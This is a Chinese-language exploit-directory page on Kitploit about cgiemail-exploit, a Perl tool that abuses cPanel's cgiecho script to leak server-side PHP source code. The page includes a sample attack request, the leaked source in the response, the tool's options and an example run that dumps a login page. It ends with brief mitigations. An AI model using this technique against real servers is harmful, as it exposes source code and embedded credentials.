Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
cgiemail-exploit — Cgiemail - 源代码泄露/本地文件包含(LFI) | Kitploit
工具/GitHubGitHub/finbar-crago/cgiemail-exploit
漏洞分析漏洞利用Web应用程序漏洞利用信息收集渗透测试
GitHubfinbar-crago/cgiemail-exploit

cgiemail-exploit

Cgiemail - 源代码泄露/本地文件包含(LFI)

查看仓库
1511410年前尚未审核
分享

Cgiemail - 源代码泄露/本地文件包含漏洞利用

cgiecho 是 cgiemail 附带的一个脚本,如果文件包含方括号且括号内的文本可被猜解,它将返回网站文档根目录下的任意文件。

cgiemail 目前随 cPanel 一起提供,默认启用。

screen-shot

示例

对于页面:

<?php // http://hostname/login.php
if($_GET['user'] == 'admin' && $_GET['pass'] == 'thisissecure'){ /*...*/ }

请求:

http://hostname/cgi-sys/cgiecho/login.php?'pass'=['pass']

返回:

<HEAD><TITLE>Success</TITLE></HEAD>
<BODY>Processed form looks like this:<P><HR><PRE>
&lt;?php // http://hostname/login.php
if($_GET == 'admin' && $_GET['pass'] == 'thisissecure'){ /*..*/ }
</PRE><P>
<P><EM>cgiemail 
1.6
</EM></BODY>

cgiemail-exploit.pl

Usage: ./cgiemail-exploit.pl [options] target

Options:
  --names         Check for names in commer separated list
  --num           Check for numbers
  --num-max       Maximum number to check (default 10)
  --php           Check PHP $_SERVER Variables
  --batch         Number of arguments sent per request (default 10)
  --cgiecho-path  Path of cgiecho on server (default '/cgi-sys/cgiecho/')
  --user-agent    Set user-agent (default 'Mozilla/5.0')
  --deley         Pause between requests in seconds (default 1)
  --timeout       Set connection timeout (default 10)

示例

$ ./cgiemail-exploit.pl --num --names 'email,password' http://hostname/login.php > login.php
detected cgiemail 1.6
request 1 of 2...
success!
url: http://hostname//cgi-sys/cgiecho/login.php?0=[0]&1=[1]&2=[2]&3=[3]&4=[4]&5=[5]&6=[6]&7=[7]&8=[8]&9=[9]&

注意事项

  • 如果没有为变量提供值,它将被排除,因此预计会看到一些 '$_POST/$_GET' 变量缺少 []...

解决方案

  • 不要使用 cgiemail...
  • 禁用 cgiemail...
  • 如果出于某种原因你被困在装有 cgiemail 的系统上,请注意变量最大长度为 255;方括号内的长字符串将返回错误。
  • 不要使用方括号?

参考

  • http://web.mit.edu/wwwdev/cgiemail/webmaster.html#security
  • https://documentation.cpanel.net/display/1144Docs/Tweak+Settings+-+Security#TweakSettings-Security-CGIEmailandCGIEcho
下载工具

最受欢迎

查看全部 →

发现我们社区最常用的工具。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 终极 OSINT 工具包:调查图谱、置信度评分、别名家族、地图、时间线和报告。49 个模块、400+ 个站点,无需 API 密钥。

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock 一键执行应用(CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    基于LLM的多智能体自主渗透测试平台,具备规划器/执行器智能体、资产与探索图谱、MITM流量记录以及漏洞复测功能。

    415
  • 4

    redforge

    cybersecurity91/redforge

    浏览器端红队工具包,包含 102 个离线工具,用于侦察、载荷生成、凭据攻击、加密、编码和交战报告。

    343
  • 5

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI原生网络安全的行动系统——在这里,意图转化为受治理的执行,证据沉淀为运营记忆,每一次操作都让下一次更出色。

    258

探索所有工具

浏览我们的工具集合

查看所有工具 →







